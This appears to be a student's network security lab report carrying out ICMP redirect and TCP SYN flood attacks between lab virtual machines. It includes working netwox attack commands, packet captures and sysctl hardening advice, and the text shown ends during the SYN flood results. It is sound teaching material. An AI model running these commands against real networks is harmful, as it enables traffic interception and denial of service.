


CT-541 – NETWORK SECURITY

MS-IS 004 2019/20 – Evening Fall 2019

NS Assignment-03

ICMP REDIRECT, TCP SYN FLOOD, TCP RESET



STUDENT NAME: MUHAMMAD UMAR TARIQ

STUDENT ID: IS 004 2019/20

COURSE INSTRUCTOR: Dr. MUBASHIR M KHAN

**DEPARTMENT OF COMPUTER SCIENCE &
INFORMATION TECHNOLOGY**

NED UNIVERSITY, KARACHI CAMPUS


Contents

| | |
|--|----|
| ICMP REDIRECT ATTACK:..... | 4 |
| STEPS OF ICMP REDIRECT ATTACK:..... | 4 |
| ICMP REDIRECT ATTACK RESULT / OUTPUT: | 7 |
| ICMP REDIRECT ATTACK MITIGATION / SECURITY DEFENCE MECHANISM:..... | 8 |
| TCP SYN FLOOD WHEN SYN COOKIE SET TO 1:..... | 10 |
| STEPS FOR TCP SYN FLOOD:..... | 12 |
| TCP SYN FLOOD ATTACK RESULT / OUTPUT WHEN SYN COOKIE SET TO 0: | 13 |
| TCP SYN FLOOD SECURITY MECHANISMS:..... | 14 |
| TCP RST ATTACK ON TELNET AND SSH CONNECTIONS:..... | 15 |
| TCP RESET ON TELNET..... | 15 |
| TCP RESET ON SSH: | 17 |
| PROTECT AGAINST TCP RESET AND SYN FLOOD ATTACKS: | 18 |
| Protecting against a TCP reset attack using the RST bit | 18 |
| Best Practice - Protect Against TCP SYN Flooding Attacks with TCP Accept Policies..... | 18 |
| Acknowledgements:..... | 19 |

Virtual Machines Configured in Host-Only Networking Mode:

**Windows Hosts Do not support the ICMP redirects. So, we need
“NATNetwork” on the virtual machines**

1. Attacker Virtual Machine VM1 IP: 10.0.2.4
2. Victim VM2 IP: 10.0.2.5
3. Victim VM3 IP: 10.0.2.6
4. ACTUAL DEFAULT GATEWAY: 10.0.2.1



ICMP REDIRECT ATTACK:

STEPS OF ICMP REDIRECT ATTACK:

Step1: Set Ubuntu Secure Redirects Feature to 1, on the attacker

Since to Accept ICMP redirects ONLY FOR gateways LISTED in our default gateway list (enabled by default) we need to

```
net.ipv4.conf.all.secure_redirects = 1
```

similarly, and remember to restart sysctl file. With new config.

```
[07/18/20]seed@VM:~$ sudo sysctl -w net.ipv4.conf.all.secure_redirects=1
net.ipv4.conf.all.secure_redirects = 1
[07/18/20]seed@VM:~$ sudo sysctl -w net.ipv4.conf.default.secure_redirects=1
net.ipv4.conf.default.secure_redirects = 1
[07/18/20]seed@VM:~$ sudo sysctl -w net.ipv4.conf.enp0s3.secure_redirects=1
net.ipv4.conf.enp0s3.secure_redirects = 1
[07/18/20]seed@VM:~$ sudo sysctl -w net.ipv4.conf.lo.secure_redirects=1
net.ipv4.conf.lo.secure_redirects = 1
[07/18/20]seed@VM:~$ sudo sysctl -p
[07/18/20]seed@VM:~$ █
```

Run sysctl -p for restarting this file after each configuration.

Step 2: Modify Victim VM2 /etc/sysctl.conf file

```
[07/18/20]seed@VM:~$ sudo sysctl -w net.ipv4.conf.all.secure_redirects=0
net.ipv4.conf.all.secure_redirects = 0
[07/18/20]seed@VM:~$ sudo sysctl -w net.ipv4.conf.default.secure_redirects=0
net.ipv4.conf.default.secure_redirects = 0
[07/18/20]seed@VM:~$ sudo sysctl -w net.ipv4.conf.enp0s3.secure_redirects=0
net.ipv4.conf.enp0s3.secure_redirects = 0
[07/18/20]seed@VM:~$ sudo sysctl -w net.ipv4.conf.lo.secure_redirects=0
net.ipv4.conf.lo.secure_redirects = 0
[07/18/20]seed@VM:~$ sudo sysctl -p
[07/18/20]seed@VM:~$ █
```

Step3: VM3 will act as observer. Where we run the wireshark to observe traffic packets. We can also insert actual default gateway IP here. For demonstration purposes we enter the vm3 ip. So we can run wireshark to see icmp redirect messages in the wireshark packet capture.

Step4: From Attacker VM1 terminal, Run:

Gateway example.

Command runs From Attacker VM1, to Victim VM2, the third IP is for observer machine on which we will run Wireshark:

```
Sudo netwox 86 --device "enp0s8" --filter "src host VICTIMIP" --gw  
VICTIM_REDIRECTED_GATEWAY_ATTACKERS_IP --code 1 --src-ip  
ACTUAL_GATEWAY_OF_VICTIM
```

```
Sudo netwox 86 --device "enp0s8" --filter "src host 192.168.56.102" --gw  
192.168.56.101 --code 1 --src-ip 192.168.56.1
```

We can also use attacker's ip as the gateway. This is done using:

```
sudo netwox 86 --device "enp0s3" --filter "src host 10.0.2.5" --gw 10.0.2.4 --  
spoofip "raw" --code 0 --src-ip 10.0.2.6
```

Before Attack: Wireshark And Ping Before the Attack, Observing from VM3(10.0.2.6) Source and Victim is VM2(10.0.2.5) Destination:

Capturing from enp0s3

Apply a display filter ... <Ctrl-/> Expression...

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|--------------------------------|----------|-------------|----------|--------|-------------|
| 1 | 2020-07-18 03:37:41.5341163... | 10.0.2.6 | 10.0.2.5 | ICMP | 98 | Echo (ping) |
| 2 | 2020-07-18 03:37:41.5344049... | 10.0.2.5 | 10.0.2.6 | ICMP | 98 | Echo (ping) |
| 3 | 2020-07-18 03:37:42.5604990... | 10.0.2.6 | 10.0.2.5 | ICMP | 98 | Echo (ping) |
| 4 | 2020-07-18 03:37:42.5607968... | 10.0.2.5 | 10.0.2.6 | ICMP | 98 | Echo (ping) |
| 5 | 2020-07-18 03:37:43.5848127... | 10.0.2.6 | 10.0.2.5 | ICMP | 98 | Echo (ping) |
| 6 | 2020-07-18 03:37:43.5851195... | 10.0.2.5 | 10.0.2.6 | ICMP | 98 | Echo (ping) |
| 7 | 2020-07-18 03:37:44.6084463... | 10.0.2.6 | 10.0.2.5 | ICMP | 98 | Echo (ping) |
| 8 | 2020-07-18 03:37:44.6087325... | 10.0.2.5 | 10.0.2.6 | ICMP | 98 | Echo (ping) |
| 9 | 2020-07-18 03:37:45.6328203... | 10.0.2.6 | 10.0.2.5 | ICMP | 98 | Echo (ping) |
| 10 | 2020-07-18 03:37:45.6331036... | 10.0.2.5 | 10.0.2.6 | ICMP | 98 | Echo (ping) |

Fragment offset: 0
Time to live: 64
Protocol: ICMP (1)
Header checksum: 0x9f1e [validation disabled]
[Header checksum status: Unverified]
Source: 10.0.2.6
Destination: 10.0.2.5
[Source GeoIP: Unknown]
[Destination GeoIP: Unknown]
▼ Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0

0000 08 00 27 1b 67 b5 08 00 27 b6 6c b5 08 00 45 00 . . g I . . . E .
0010 00 54 83 80 40 00 40 01 9f 1e 0a 00 02 06 0a 00 . T . . @
0020 02 05 08 00 bf ad 0f 22 00 01 c5 a6 12 5f 5e 26 " ^ &
0030 08 00 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15
0040 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 ! " # \$ %
0050 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 & ' () * + , - . / 0 1 2 3 4 5
0060 36 37 67

```
[07/18/20]seed@VM:~$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=0.294 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=0.309 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=0.316 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=64 time=0.295 ms
64 bytes from 10.0.2.5: icmp_seq=5 ttl=64 time=0.292 ms
^C
--- 10.0.2.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4098ms
rtt min/avg/max/mdev = 0.292/0.301/0.316/0.014 ms
[07/18/20]seed@VM:~$
```

ICMP REDIRECT ATTACK RESULT / OUTPUT:

After Attack, We Ping VM3 from VM2, Now Note The Redirect Host(New Next Hop):

```
[07/18/20]seed@VM:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=0.285 ms
From 10.0.2.6: icmp_seq=1 Redirect Host(New nexthop: 10.0.2.4)
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.319 ms
From 10.0.2.6: icmp_seq=2 Redirect Host(New nexthop: 10.0.2.4)
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=0.334 ms
From 10.0.2.6: icmp_seq=3 Redirect Host(New nexthop: 10.0.2.4)
64 bytes from 10.0.2.6: icmp_seq=4 ttl=64 time=0.339 ms
From 10.0.2.6: icmp_seq=4 Redirect Host(New nexthop: 10.0.2.4)
64 bytes from 10.0.2.6: icmp_seq=5 ttl=64 time=0.349 ms
From 10.0.2.6: icmp_seq=5 Redirect Host(New nexthop: 10.0.2.4)
^C
--- 10.0.2.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 0.285/0.325/0.349/0.025 ms
[07/18/20]seed@VM:~$
```

Also from VM3, we can see the ICMP Redirect and changed Gateway:

| | | | | | | |
|----|--------------------------------|-------------------|-------------------|------|-------------------------------------|---|
| 1 | 2020-07-18 03:44:05.0657520... | 10.0.2.6 | 10.0.2.5 | ICMP | 98 Echo (ping) request | id=0x0fa6, seq=1/256, ttl=64 (reply in 2) |
| 2 | 2020-07-18 03:44:05.0661354... | 10.0.2.5 | 10.0.2.6 | ICMP | 98 Echo (ping) reply | id=0x0fa6, seq=1/256, ttl=64 (request in 1) |
| 3 | 2020-07-18 03:44:05.0813850... | PcsCompu_f8:35:81 | Broadcast | ARP | 60 Who has 10.0.2.5? Tell 10.0.2.4 | |
| 4 | 2020-07-18 03:44:05.0815242... | PcsCompu_1b:67:b5 | PcsCompu_f8:35:81 | ARP | 60 10.0.2.5 is at 08:00:27:1b:67:b5 | |
| 5 | 2020-07-18 03:44:05.0816520... | 10.0.2.6 | 10.0.2.5 | ICMP | 70 Redirect | (Redirect for host) |
| 6 | 2020-07-18 03:44:06.0808157... | 10.0.2.6 | 10.0.2.5 | ICMP | 98 Echo (ping) request | id=0x0fa6, seq=2/512, ttl=64 (reply in 7) |
| 7 | 2020-07-18 03:44:06.0811392... | 10.0.2.5 | 10.0.2.6 | ICMP | 98 Echo (ping) reply | id=0x0fa6, seq=2/512, ttl=64 (request in 6) |
| 8 | 2020-07-18 03:44:06.0809707... | 10.0.2.6 | 10.0.2.5 | ICMP | 70 Redirect | (Redirect for host) |
| 9 | 2020-07-18 03:44:07.1049768... | 10.0.2.6 | 10.0.2.5 | ICMP | 98 Echo (ping) request | id=0x0fa6, seq=3/768, ttl=64 (reply in 10) |
| 10 | 2020-07-18 03:44:07.1053143... | 10.0.2.5 | 10.0.2.6 | ICMP | 98 Echo (ping) reply | id=0x0fa6, seq=3/768, ttl=64 (request in 9) |
| 11 | 2020-07-18 03:44:07.1514629... | 10.0.2.6 | 10.0.2.5 | ICMP | 70 Redirect | (Redirect for host) |
| 12 | 2020-07-18 03:44:08.1285938... | 10.0.2.6 | 10.0.2.5 | ICMP | 98 Echo (ping) request | id=0x0fa6, seq=4/1024, ttl=64 (reply in 13) |
| 13 | 2020-07-18 03:44:08.1289292... | 10.0.2.5 | 10.0.2.6 | ICMP | 98 Echo (ping) reply | id=0x0fa6, seq=4/1024, ttl=64 (request in 12) |
| 14 | 2020-07-18 03:44:08.1596891... | 10.0.2.6 | 10.0.2.5 | ICMP | 70 Redirect | (Redirect for host) |

[Destination GeoIP: Unknown]

▼ Internet Control Message Protocol

Type: 5 (Redirect)

Code: 1 (Redirect for host)

Checksum: 0xda40 [correct]

[Checksum Status: Good]

Gateway address: 10.0.2.4

▼ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6

0100 = Version: 4

.... 0101 = Header Length: 20 bytes (5)

► Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

Total Length: 84

Identification: 0x6ca7 (27815)

► Flags: 0x00

Fragment offset: 0

0000 08 00 27 1b 67 b5 08 00 27 f8 35 81 08 00 45 00 ..'.g...'.5...E.

0010 00 38 09 c7 00 00 ff 01 99 f3 0a 00 02 06 0a 00 .8.....

0020 02 05 05 01 da 40 0a 00 02 04 45 00 00 54 6c a7@...E..Tl.

0030 00 00 40 01 f5 f7 0a 00 02 05 0a 00 02 06 00 00 ..@.....

0040 05 12 0f a6 00 02

ICMP REDIRECT ATTACK MITIGATION / SECURITY DEFENCE MECHANISM:

```
[07/18/20]seed@VM:~$ ip route
default via 10.0.2.1 dev enp0s3 proto static metric 100
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.5 metric 100
169.254.0.0/16 dev enp0s3 scope link metric 1000
192.168.56.0/24 dev enp0s8 proto kernel scope link src 192.168.56.102 metric 100
```

Route

```
[07/18/20]seed@VM:~$ route
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
default 10.0.2.1 0.0.0.0 UG 100 0 0 enp0s3
10.0.2.0 * 255.255.255.0 U 100 0 0 enp0s3
link-local * 255.255.0.0 U 1000 0 0 enp0s3
192.168.56.0 * 255.255.255.0 U 100 0 0 enp0s8
```

These tables will not show this attack

if forwarding is disabled (we are not a router) value of `net.ipvX.conf.all.accept_redirects` will be ORed interface-specific value e.g. `net.ipvX.conf.eth0.accept_redirects`. `send_redirects` is always ORed.

Full fix would be then: Log in to your Linux server or desktop and open a terminal window. From that terminal, issue the command:

```
sudo nano /etc/sysctl.conf
```

The first option to look for is:

```
#net.ipv4.ip_forward=1
```

Change that line to:

```
net.ipv4.ip_forward=0
```

The next line to edit is:

```
#net.ipv4.conf.all.send_redirects = 0
```

Change that to:

```
net.ipv4.conf.all.send_redirects = 0
```

Add the following line under that:


```
net.ipv4.conf.default.send_redirects = 0
```

Look for the line:

```
#net.ipv4.conf.all.accept_redirects = 0
```

Change that to:

```
net.ipv4.conf.all.accept_redirects = 0
```

Add the following line under that:

```
net.ipv4.conf.default.accept_redirects = 0
```

Finally, add the following lines to the bottom of the file:

```
net.ipv4.icmp_ignore_bogus_error_responses = 1
```

```
net.ipv4.tcp_syncookies = 1
```

```
net.ipv4.tcp_max_syn_backlog = 2048
```

```
net.ipv4.tcp_synack_retries = 3
```

```
net.ipv4.netfilter.ip_conntrack_tcp_timeout_syn_recv=45
```

The above lines do the following:

Enable Bad Error Message Protection

Enable SYN cookies to ensure a server avoids dropping connections when the SYN queue fills up

Increase the SYN backlog queue size to 2048

close the SYN_RECV state connections earlier

Lowers the timeout value for SYN_RECV to help in reducing the SYN flood attack

Save and close the file.

How to reload the configuration : You can reload the configuration issue the command:

```
sudo sysctl -p
```

This didn't load the tcp_max_syn_backlog properly. It wasn't until a reboot that the 2048 value was added. So, after running the sudo sysctl -p command, issue the command:

```
sudo less /proc/sys/net/ipv4/tcp_max_syn_backlog
```

Make sure the value presented is 2048.

If the value is anything less, reboot the server.

At this point, your Linux server should be better protected against SYN attacks and IP address spoofing.

TCP SYN FLOOD WHEN SYN COOKIE SET TO 1:

In this attack there will be a Large Number of Half-Open Connections

With SYN Cookie Mechanism ON -> the TCP Connections are RESET. Even if we keep syn cookie mechanism on, there is no effect on the number of connections. **The SYN cookie does not reduce traffic, which makes it ineffective against SYN flooding attacks that target bandwidth as the attack vector.**

| | | | | | | |
|---|-------------------------------|-------------------------|--------------------|-----|---------------|---|
| 3 | 2020-07-18 04:37:54.8388955.. | 168.34.152.126 | 10.0.2.5 | TCP | 60 39513 → 80 | [SYN] Seq=3508080419 Win=1500 Len=0 |
| 4 | 2020-07-18 04:37:54.8389010.. | 10.0.2.5 | 168.34.152.126 | TCP | 58 80 → 39513 | [SYN, ACK] Seq=2312145603 Ack=3508080420 Win=29200 Len=0 MSS=1460 |
| 5 | 2020-07-18 04:37:54.8389788.. | 181.135.247.210 | 10.0.2.5 | TCP | 60 20879 → 80 | [RST, ACK] Seq=3702010410 Ack=2261555351 Win=32768 Len=0 |
| 6 | 2020-07-18 04:37:54.8389822.. | 168.34.152.126 | 10.0.2.5 | TCP | 60 39513 → 80 | [RST, ACK] Seq=3508080420 Ack=2312145604 Win=32768 Len=0 |
| 7 | 2020-07-18 04:37:54.8389829.. | 251.212.99.164 | 10.0.2.5 | TCP | 60 14237 → 80 | [SYN] Seq=2840823529 Win=1500 Len=0 |
| 8 | 2020-07-18 04:37:54.8389864.. | 10.0.2.5 | 251.212.99.164 | TCP | 58 80 → 14237 | [SYN, ACK] Seq=174708788 Ack=2840823530 Win=29200 Len=0 MSS=1460 |
| 9 | 2020-07-18 04:37:54.8389937.. | 100.135.19.122 | 10.0.2.5 | TCP | 60 39295 → 80 | [SYN] Seq=3826327706 Win=1500 Len=0 |
| 10 | 2020-07-18 04:37:54.8389957.. | 10.0.2.5 | 100.135.19.122 | TCP | 58 80 → 39295 | [SYN, ACK] Seq=3598575410 Ack=3826327707 Win=29200 Len=0 MSS=1460 |
| 11 | 2020-07-18 04:37:54.8390647.. | 100.135.19.122 | 10.0.2.5 | TCP | 60 39295 → 80 | [RST, ACK] Seq=3826327707 Ack=3598575411 Win=32768 Len=0 |
| 12 | 2020-07-18 04:37:54.8390677.. | 192.132.130.41 | 10.0.2.5 | TCP | 60 63760 → 80 | [SYN] Seq=308032612 Win=1500 Len=0 |
| 13 | 2020-07-18 04:37:54.8390710.. | 10.0.2.5 | 192.132.130.41 | TCP | 58 80 → 63760 | [SYN, ACK] Seq=1839885015 Ack=308032613 Win=29200 Len=0 MSS=1460 |
| 14 | 2020-07-18 04:37:54.8391402.. | 148.235.127.106 | 10.0.2.5 | TCP | 60 51921 → 80 | [SYN] Seq=1991932112 Win=1500 Len=0 |
| ▶ Frame 3: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0 | | | | | | |
| ▶ Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: PcsCompu_1b:67:b5 (08:00:27:1b:67:b5) | | | | | | |
| ▶ Internet Protocol Version 4, Src: 168.34.152.126, Dst: 10.0.2.5 | | | | | | |
| ▼ Transmission Control Protocol, Src Port: 39513, Dst Port: 80, Seq: 3508080419, Len: 0 | | | | | | |
| Source Port: 39513 | | | | | | |
| Destination Port: 80 | | | | | | |
| [Stream index: 1] | | | | | | |
| [TCP Segment Len: 0] | | | | | | |
| Sequence number: 3508080419 | | | | | | |
| Acknowledgment number: 0 | | | | | | |
| Header Length: 20 bytes | | | | | | |
| ▶ Flags: 0x002 (SYN) | | | | | | |
| Window size value: 1500 | | | | | | |
| [Calculated window size: 1500] | | | | | | |
| Checksum: 0xc6af [unverified] | | | | | | |
| 0000 | 08 00 27 1b 67 b5 00 00 | 00 00 00 00 00 00 45 00 | ..'.g... ..E. | | | |
| 0010 | 00 28 85 db 00 00 06 68 | 4f a8 22 98 7e 0a 00 | .(..... h0."~.. | | | |
| 0020 | 02 05 9a 59 00 50 d1 24 | 2a e3 00 00 00 50 02 | ...Y.P.\$ *.....P. | | | |
| 0030 | 05 dc c6 af 00 00 00 00 | 00 00 00 00 | | | | |

| | | | | | |
|----|--------------------------------|----------|-----------------|-----|---------------|
| 1 | 2020-07-18 04:31:29.0858931... | 10.0.2.5 | 243.208.82.69 | TCP | 58 80 → 19948 |
| 2 | 2020-07-18 04:31:29.0859562... | 10.0.2.5 | 253.162.196.134 | TCP | 58 80 → 40239 |
| 3 | 2020-07-18 04:31:29.0859657... | 10.0.2.5 | 249.31.59.222 | TCP | 58 80 → 40933 |
| 4 | 2020-07-18 04:31:29.0859710... | 10.0.2.5 | 253.178.121.80 | TCP | 58 80 → 9000 |
| 5 | 2020-07-18 04:31:29.0859753... | 10.0.2.5 | 253.86.22.251 | TCP | 58 80 → 6577 |
| 6 | 2020-07-18 04:31:29.0859801... | 10.0.2.5 | 253.83.104.147 | TCP | 58 80 → 56445 |
| 7 | 2020-07-18 04:31:29.0859845... | 10.0.2.5 | 240.159.61.245 | TCP | 58 80 → 24298 |
| 8 | 2020-07-18 04:31:29.0859894... | 10.0.2.5 | 246.199.188.240 | TCP | 58 80 → 9480 |
| 9 | 2020-07-18 04:31:29.0859934... | 10.0.2.5 | 241.195.43.3 | TCP | 58 80 → 24849 |
| 10 | 2020-07-18 04:31:29.0859974... | 10.0.2.5 | 246.26.166.17 | TCP | 58 80 → 3377 |

▶ Frame 1: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface 0
 ▶ Ethernet II, Src: PcsCompu_1b:67:b5 (08:00:27:1b:67:b5), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
 ▶ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 243.208.82.69
 ▶ Transmission Control Protocol, Src Port: 80, Dst Port: 19948, Seq: 2435005057, Ack: 342459115, Len: 0

```

0000  52 54 00 12 35 00 08 00 27 1b 67 b5 08 00 45 00  RT..5... '.g...E.
0010  00 2c 00 00 40 00 40 06 e8 b1 0a 00 02 05 f3 d0  ,...@. ....
0020  52 45 00 50 4d ec 91 23 3a 81 14 69 82 eb 60 12  RE.PM...# ...i...
0030  72 10 52 39 00 00 02 04 05 b4                    r.R9....
  
```

enp0s3: <live capture in progress> Packets: 295704 · Displayed: 295704 (100.0%) Profile: Default

| | | | | | |
|----|--------------------------------|----------|-----------------|-----|---------------|
| 4 | 2020-07-18 04:31:29.0859710... | 10.0.2.5 | 253.178.121.80 | TCP | 58 80 → 9000 |
| 5 | 2020-07-18 04:31:29.0859753... | 10.0.2.5 | 253.86.22.251 | TCP | 58 80 → 6577 |
| 6 | 2020-07-18 04:31:29.0859801... | 10.0.2.5 | 253.83.104.147 | TCP | 58 80 → 56445 |
| 7 | 2020-07-18 04:31:29.0859845... | 10.0.2.5 | 240.159.61.245 | TCP | 58 80 → 24298 |
| 8 | 2020-07-18 04:31:29.0859894... | 10.0.2.5 | 246.199.188.240 | TCP | 58 80 → 9480 |
| 9 | 2020-07-18 04:31:29.0859934... | 10.0.2.5 | 241.195.43.3 | TCP | 58 80 → 24849 |
| 10 | 2020-07-18 04:31:29.0859974... | 10.0.2.5 | 246.26.166.17 | TCP | 58 80 → 3377 |

▶ Frame 1: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface 0
 ▶ Ethernet II, Src: PcsCompu_1b:67:b5 (08:00:27:1b:67:b5), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
 ▶ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 243.208.82.69
 ▶ Transmission Control Protocol, Src Port: 80, Dst Port: 19948, Seq: 2435005057, Ack: 342459115, Len: 0

```

0000  52 54 00 12 35 00 08 00 27 1b 67 b5 08 00 45 00  RT..5... '.g...E.
0010  00 2c 00 00 40 00 40 06 e8 b1 0a 00 02 05 f3 d0  ,...@. ....
0020  52 45 00 50 4d ec 91 23 3a 81 14 69 82 eb 60 12  RE.PM...# ...i...
0030  72 10 52 39 00 00 02 04 05 b4                    r.R9....
  
```

enp0s3: <live capture in progress> Packets: 485780 · Displayed: 485780 (100.0%) Profile: Default

With SYN COOKIE mechanism off -> they remain half-open until the size of queue described.

STEPS FOR TCP SYN FLOOD:

Step1: On Attacker Machine VM1 IP = 10.0.2.4, keep SYN COOKIE mechanism to 1 then and on victim machine set syn cookie mechanism to 0. To verify whether attack works or not.

Attacker, VM1:

```
[07/18/20]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s8.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
```

Victim, VM2: SET SYN COOKIE TO 0

```
[07/18/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[07/18/20]seed@VM:~$ sudo sysctl -a | grep cookie
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s8.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
net.ipv4.tcp_syncookies = 0
```

`sudo netwox 76 --dst-ip 10.0.2.5 --dst-port 80` (port 80 is the port at which server listens for incoming connections)

`sudo netwox 76 --dst-ip 10.0.2.5 --dst-port 53` (port 53 is the port used by DNS)

TCP SYN FLOOD ATTACK RESULT / OUTPUT WHEN SYN COOKIE SET TO 0:

```
[07/18/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[07/18/20]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 0
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s8.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[07/18/20]seed@VM:~$
```

sudo netwox 76 --dst-ip 10.0.2.5 --dst-port 80 (port 80 is the port at which server listens for incoming connections)

sudo netwox 76 --dst-ip 10.0.2.5 --dst-port 53 (port 53 is the port used by DNS)

Apply a display filter ... <Ctrl>->

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-----------------------------|----------------|----------------|----------|--------|--|
| 1 | 2020-07-18 04:46:22.0514954 | 202.192.33.239 | 10.0.2.5 | TCP | 60 | 36681 → 80 [SYN] Seq=1415888429 Win=1500 Len=0 |
| 2 | 2020-07-18 04:46:22.0515140 | 10.0.2.5 | 202.192.33.239 | TCP | 58 | 80 → 36681 [SYN, ACK] Seq=1405805025 Ack=1415888430 Win=29200 Len=0 MSS=1460 |
| 3 | 2020-07-18 04:46:22.0515247 | 167.65.30.82 | 10.0.2.5 | TCP | 60 | 42679 → 80 [SYN] Seq=4085331277 Win=1500 Len=0 |
| 4 | 2020-07-18 04:46:22.0515274 | 10.0.2.5 | 167.65.30.82 | TCP | 58 | 80 → 42679 [SYN, ACK] Seq=516680718 Ack=4085331278 Win=29200 Len=0 MSS=1460 |
| 5 | 2020-07-18 04:46:22.0515318 | 55.158.8.253 | 10.0.2.5 | TCP | 60 | 55427 → 80 [SYN] Seq=2875971832 Win=1500 Len=0 |
| 6 | 2020-07-18 04:46:22.0515334 | 10.0.2.5 | 55.158.8.253 | TCP | 58 | 80 → 55427 [SYN, ACK] Seq=333295440 Ack=2875971833 Win=29200 Len=0 MSS=1460 |
| 7 | 2020-07-18 04:46:22.0516094 | 170.42.49.138 | 10.0.2.5 | TCP | 60 | 34797 → 80 [SYN] Seq=3178734450 Win=1500 Len=0 |
| 8 | 2020-07-18 04:46:22.0516146 | 10.0.2.5 | 170.42.49.138 | TCP | 58 | 80 → 34797 [SYN, ACK] Seq=2618934361 Ack=3178734451 Win=29200 Len=0 MSS=1460 |
| 9 | 2020-07-18 04:46:22.0516226 | 202.192.33.239 | 10.0.2.5 | TCP | 60 | 36681 → 80 [RST, ACK] Seq=1415888430 Ack=1405805026 Win=32768 Len=0 |
| 10 | 2020-07-18 04:46:22.0516244 | 167.65.30.82 | 10.0.2.5 | TCP | 60 | 42679 → 80 [RST, ACK] Seq=4085331278 Ack=516680719 Win=32768 Len=0 |
| 11 | 2020-07-18 04:46:22.0516250 | 55.158.8.253 | 10.0.2.5 | TCP | 60 | 55427 → 80 [RST, ACK] Seq=2875971833 Ack=333295450 Win=32768 Len=0 |
| 12 | 2020-07-18 04:46:22.0516095 | 139.50.30.90 | 10.0.2.5 | TCP | 60 | 2525 → 80 [SYN] Seq=3800079208 Win=1500 Len=0 |
| 13 | 2020-07-18 04:46:22.0516943 | 10.0.2.5 | 139.50.30.90 | TCP | 58 | 80 → 2525 [SYN, ACK] Seq=2138047623 Ack=3800079208 Win=29200 Len=0 MSS=1460 |
| 14 | 2020-07-18 04:46:22.0517014 | 202.2.34.34 | 10.0.2.5 | TCP | 60 | 21540 → 80 [SYN] Seq=1198986642 Win=1500 Len=0 |

▶ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
